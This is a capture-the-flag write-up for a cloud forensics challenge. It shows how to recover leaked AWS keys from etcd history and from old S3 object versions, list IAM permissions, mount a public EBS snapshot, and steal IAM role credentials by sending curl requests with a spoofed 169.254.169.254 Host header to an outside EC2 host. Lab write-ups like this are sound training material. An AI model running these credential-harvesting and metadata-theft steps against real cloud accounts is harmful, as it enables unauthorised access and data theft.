
Info;#
- Writers: CodeBreaker44 & chxmxii
- Difficulty: Hard
- Category: Forensics
- Solvers: 0
- Description: Be Wary Of Shortcuts To Knowledge
- Skills required:
- Cloud
- k8s
- helm chart
- aws pentesting
Solution:#
Part I: Getting the AWS creds from etcd;#
You’re handed a zip file called kloud-10. Unzip it and there’s a file called db: an etcd backup. Reading it means having etcdctl installed locally.
Start with:

etcdctl get / --prefixThis dumps every key-value pair under the root path. The --prefix flag tells it to match anything starting with /, and what comes back is a pile of application config.
Part II: Enumerating the AWS account;#
Scrolling through the dump turns up a key worth stopping on: /cloud10/config/aws.
It holds a bucket name and the region it lives in.
Further down the list, another AWS-related key shows up:
/cloud10/secrets/aws-creds
Read it directly and it’s empty. Ask etcd for an older revision instead, and this comes back:

There they are: real AWS access keys. Time to configure them and see what they unlock:
aws configure
First move, always: check who we actually are.
aws sts get-caller-identity 
The identity comes back as Freya. Next question: what can Freya actually do?
Start with attached managed policies:
aws list-attached-user-policies --user-name Freya 
No permission to list attached managed policies. Dead end, but not the only door: AWS splits policies into two types, inline and managed.
More on the distinction here: Managed policies and inline policies
So: can Freya list inline policies instead?
aws iam list-user-policies --user-name Freya 
She does: FreyaBoundPolicy. Let’s pull it and see what’s inside:
aws iam get-user-policy --user-name Freya --policy-name FreyaBoundPolicy | jq
Freya has access to two buckets:
- vanaheim55
- midgard55
Start with vanaheim55:
aws s3 ls s3://vanaheim55
There’s the flag. Grab it:
aws s3 cp s3://vanaheim55/flag.txt .

Check the policy again and there’s the catch: Freya can list objects, not get them.
On to midgard55, then:
aws s3 ls s3://midgard55Part III: Retrieving the second IAM creds from the helm chart;#

The policy shows Freya can list and get objects in midgard55, plus list object versions, meaning S3 versioning is on for this bucket. Worth digging through.
The file layout gives it away fast: this is a Helm chart.
for more info check: helm.sh
Two ways to go from here:
- Pull the whole chart and install it on a k8s cluster of our own
- Go through the files by hand
For this writeup, option two.
Sync the whole bucket down:
aws s3 sync s3://midgard55 .
Now the hunt for anything useful starts.
First, Chart.yaml:

Nothing worth stopping for.
Next, values.yaml.

Still nothing. Into the templates directory:

Then NOTES.txt:

There’s a note about secrets an intern exposed. Since versioning is on, an earlier revision of this file might still have them — worth checking.
aws s3api list-object-versions --bucket midgard55
Sure enough, there’s an older version of NOTES.txt. Pull it:
aws s3api get-object --bucket midgard55 --key 'templates/NOTES.txt' --version-id B8lWaRH7dB_ymDyICm_NAsBVO_qNpDfQ old_NOTES.txt
A handful of notes about the chart, but the second one matters: a snapshot ID. Hang onto that.
On to the rest of the files.
VolumeSnapshotContent.yml:
apiVersion: snapshot.storage.k8s.io/v1
kind: VolumeSnapshotContent
metadata:
  name: {{ .Values.volumeSnapshotContentName }}
spec:
  volumeSnapshotRef:
    kind: VolumeSnapshot
    name: static-snapshot-demo
    namespace: default
  source:
    snapshotHandle: {{ .Values.snapshotHandle }}
  driver: ebs.csi.aws.com
  deletionPolicy: Delete
  volumeSnapshotClassName: csi-aws-vsc
Nothing useful here either.
Next file:
serviceaccount.yaml:
{{- if .Values.serviceAccount.create -}}
apiVersion: v1
kind: ServiceAccount
metadata:
  name: {{ include "yggdrasill.serviceAccountName" . }}
  labels:
    {{- include "yggdrasill.labels" . | nindent 4 }}
  {{- with .Values.serviceAccount.annotations }}
  annotations:
    {{- toYaml . | nindent 4 }}
  {{- end }}
automountServiceAccountToken: {{ .Values.serviceAccount.automount }}
{{- end }}
Nothing again. Then _helpers.tpl:
{{/*
Expand the name of the chart.
*/}}
{{- define "yggdrasill.name" -}}
{{- default .Chart.Name .Values.nameOverride | trunc 63 | trimSuffix "-" }}
{{- end }}

{{/*
Create a default fully qualified app name.
We truncate at 63 chars because some Kubernetes name fields are limited to this (by the DNS naming spec).
If release name contains chart name it will be used as a full name.
*/}}
{{- define "yggdrasill.fullname" -}}
{{- if .Values.fullnameOverride }}
{{- .Values.fullnameOverride | trunc 63 | trimSuffix "-" }}
{{- else }}
{{- $name := default .Chart.Name .Values.nameOverride }}
{{- if contains $name .Release.Name }}
{{- .Release.Name | trunc 63 | trimSuffix "-" }}
{{- else }}
{{- printf "%s-%s" .Release.Name $name | trunc 63 | trimSuffix "-" }}
{{- end }}
{{- end }}
{{- end }}

{{/*
Create chart name and version as used by the chart label.
*/}}
{{- define "yggdrasill.chart" -}}
{{- printf "%s-%s" .Chart.Name .Chart.Version | replace "+" "_" | trunc 63 | trimSuffix "-" }}
{{- end }}

{{/*
Common labels
*/}}
{{- define "yggdrasill.labels" -}}
helm.sh/chart: {{ include "yggdrasill.chart" . }}
{{ include "yggdrasill.selectorLabels" . }}
{{- if .Chart.AppVersion }}
app.kubernetes.io/version: {{ .Chart.AppVersion | quote }}
{{- end }}
app.kubernetes.io/managed-by: {{ .Release.Service }}
{{- end }}

{{/*
Selector labels
*/}}
{{- define "yggdrasill.selectorLabels" -}}
app.kubernetes.io/name: {{ include "yggdrasill.name" . }}
app.kubernetes.io/instance: {{ .Release.Name }}
{{- end }}

{{/*
Create AWS Secret
*/}}
{{- define "yggdrasill.awsCredentials" -}}
AWS_ACCESS_KEY_ID: {{ "REDACTED" | quote }}
AWS_SECRET_ACCESS_KEY: {{ "REDCATED" | quote }}
{{- end }}

{{/*
Create the name of the service account to use
*/}}
{{- define "yggdrasill.serviceAccountName" -}}
{{- if .Values.serviceAccount.create }}
{{- default (include "yggdrasill.fullname" .) .Values.serviceAccount.name }}
{{- else }}
{{- default "default" .Values.serviceAccount.name }}
{{- end }}
{{- end }}
The AWS creds here are redacted, which means real keys existed in an earlier version. Same trick as before: pull an older revision.

aws s3api get-object --bucket midgard55 --key 'templates/_helpers.tpl' --version-id BQzEKSL7WvaPin7HeCD43AUUi2NHQx7. old_helpers.tpl
Bingo. Fresh AWS access keys. Configure them:
aws configurePart IV: Enumerating the second AWS account;#
Check who this new identity actually is:
aws sts get-caller-identity
This one’s Mimir.
Same policy check as before:
aws iam list-attached-user-policies --user-name Mimir
aws iam list-user-policies --user-name Mimir
Both commands come back empty. Mimir doesn’t have permission to list policies either.
Worth trying an enumeration tool at this point, like aws-enumerator
That fails too. Nothing available.
That snapshot ID from earlier, though — let’s check its attributes.
aws ec2 describe-snapshot-attribute --attribute createVolumePermission --snapshot-id snap-019f040d**********
Part V: Creating a new EC2 instance based on the snapshot ID;#
Quick recap of the plan here.
With a snapshot ID in hand, the first thing to check is whether it’s public. The createVolumePermission attribute controls exactly that: whether other AWS accounts can create volumes from this snapshot. It comes back as all, meaning any AWS account can grab it. So: create a volume from the snapshot, attach it to a fresh EC2 instance, and see what’s on disk.
Once the volume’s attached, it’s time to go looking for anything interesting. One file stands out immediately:
/etc/systemd/system/aws-configure.service
Contents:
[Unit]
Description=Service to Connect to Remote EC2 Instance via IP Address
After=network.target

[Service]
ExecStart=/tmp/connect_to_ec2.sh 52.6.102.237
ExecReload=/bin/kill -HUP $MAINPID
ExecStop=/bin/kill -WINCH $MAINPID
Restart=on-failure
User=Magni
WorkingDirectory=/home

[Install]
WantedBy=multi-user.target
A custom systemd service that connects out to a specific EC2 instance by IP.
Pinging that IP goes nowhere, but it’s the only lead available. So instead, try pulling its instance metadata.
That means pointing requests at the metadata service address:
169.254.169.254
What is 169.254.169.254 address ?
These are dynamically configured link-local addresses. They are only valid on a single network segment and are not to be routed. Of particular note, 169.254.169.254 is used in AWS, Azure, GCP and other cloud computing platforms to host instance metadata service.
Part VI: Getting the flag;#
From here it’s a straight run to the flag:
curl -s http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'curl http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-name> -H 'Host:169.254.169.254'aws configure --profile Magniaws_session_token = <session-token>aws s3 ls --profile Magniaws s3 cp s3://vanaheim55/flag.txt . --profile MagniFLAG: PWNSEC{d347h_c4n_h4v3_m3_wh3n_17_34rn5_m3_68234}